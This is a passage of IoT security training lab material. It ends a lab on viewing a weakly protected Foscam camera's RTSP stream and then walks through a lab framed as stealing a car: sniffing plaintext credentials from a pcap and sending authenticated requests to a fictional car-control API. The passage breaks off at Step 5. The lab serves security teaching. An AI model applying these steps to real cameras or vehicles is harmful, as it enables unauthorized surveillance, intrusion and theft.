
In the `Network Protocol` Tab, Enter the NetworkURL we want to attempt from Step 5. Remember this is the RTSP format stated in the instructions similar too:

```
rtsp://[username][:password]@IP:Portnumber/videoMain
```

VLC Media Network Stream Tab



Click on **Play** and see if we have a broadcast. We should, after a few seconds begin to see a video feed.



Note

Dont forget to turn proxy off in firefox when done in Network Settings, configure the Connection Settings to use *No proxy*

Summary of Lab

Congrats, you are now an official super spy! This lab illustrates how an adversary can access a public IOT endpoint that has weak credentials. Even though the credentials did not have Admin level access to the Portal, we did research to see what else could be used. By findings the User Manual, we can see video streams can be accessed by having ANY credential on this particular Foscam if we know the right URL path.

Exercise: Steal a Car Through IoT Web Service APIs

SEC556 Lab 1.4

Background : Physical Devices can be controlled via APIs if you can authenticate requests. Usually APIs require authenticated sessions via JWT's, Session Cookies, or Basic Auth. If you have access to send authenticated API's and find an API specification, then you can potentially control a physical device that receives commands via Web Service APIS.

Objectives : You have a packet capture that you retrieved from sniffing a local network of the wealthy owner of a new IOT connected car, the MODEL556. You think you may have the credentials needed to send commands to the REST based API, so you send your Red Team Partner to be ready to steal the car at its physical location while you remotely unlock the doors and start the engine.

GOAL:

- Inspect the `lab1_4.pcapng` provided to find any plain text credentials logging into HTTP sites.
- Find the website, and using the Email/Password, log in, and read the API Specification to send API Commands
- Figure out how authentication works, and using Postman, send Requests to the API endpoints to Identify the car, unlock the doors, start the ignition, and take a Dashcam Snapshot.

Lab Preparation

This lab is completed in your Slingshot VM

Launch the **VM** and log in.


Lab Walkthrough

Step 1

Find the Credentials in the Packet Capture

On the Class VM, open the pcap file with Wireshark located in `~/pcaps/lab1_4.pcapng`

Once the pcap file is open, sort by Protocol, and find the `HTTP POST` sent to `35.83.62.173/login`



With this selected, right click the packet, and navigate to **Follow -> HTTP Stream** With this steam open, scroll until you find the credentials used to login the car site.

What is the Website, the username, and the password?

Solution


Website: `http://api.model556.com/login` Name: `email=steves_awesome_car@halborn.com` Password: `password=i_wanna_go_fast`

Step 2

Browse the API Portal of the IOT Car and Login.

Open a browser, and visit `http://api.model556.com/login`

You are presented with a Login Form. Enter in the credentials discovered from the Packet Capture.



Once you successfully logged in, you are redirected to an API specification page. Study this page.

What are the REST API Methods to use?

_____

Solution

GET/POST: `/login` GET/POST: `/car` GET: `/api` POST: `/startcar` POST: `/unlock`

The Model 556IoT Car - API Remote Control Commands

GET /

Checks if the user is logged in, if not, then redirected to `/login`.
If the user has an active session they are redirected to `/api`

GET /api

This page. Displays information about all pages / requests this server uses.

GET /car

A user must be **logged in**. Logged in is a "Cookie" that gets generated, and used as a session ID.
Returns information about IoT Cars in the users account.
Information returned is: `carID`
The CarID is used for car control. Add this to the body for any POST commands.
Example: `{"carID":"1234567"}`
`color`The color of the Car.
`description` about the api.
`email` The email of the car owner.
`owner` The name of the car owner.

POST /car

A user must be **logged in**. Logged in is a "Cookie" that gets generated, and used as a session ID.
Returns API commands to control your IoT car.
Requires this body:

Example: `{"carID":"1234567"}`

GET /login

Step 3

Start Postman to Prepare the Request Sequence with Authentication

Now that we see the methods, the apis, and the body parameters to use, Open Postman and set up the Requests.


Login Request

Setup the Request to Login and retrieve the Session Cookie needed to authenticate to the Other API commands.

Solution

- *Method =* `POST`
- *URL =* `http://api.model556.com/login`
- *Content-Type Drop Down =* `x-www-form-urlencoded`
- *Body Tab - Key =* `email` *Body Tab - Value =* `steves_awesome_car@halborn.com`
- *Body Tab - Key =* `password` *Body Tab - Value =* `i_wanna_go_fast`


After these settings are configured, press send. This should give back a `200 OK` with the Response Containing `The Model 556 /API` title page.




See your Session Cookie

Click on "Cookies" on the Right side and make sure you see a Cookie listed for the Website.

Click



Check for



Note

Postman caches your session cookie automatically so you don't need to add it as a header for further requests!.

Step 4


Get the Car Information

Start a new GET request tab to send a Request for the information about cars the Logged in Session owns.

Solution

- *Method* = `GET`
- *URL* = `http://api.model556.com/car`

This should have `200 Response` with information in a JSON format about the car. We will use the `carID` for all other Requests.



Step 5


Get the Car API 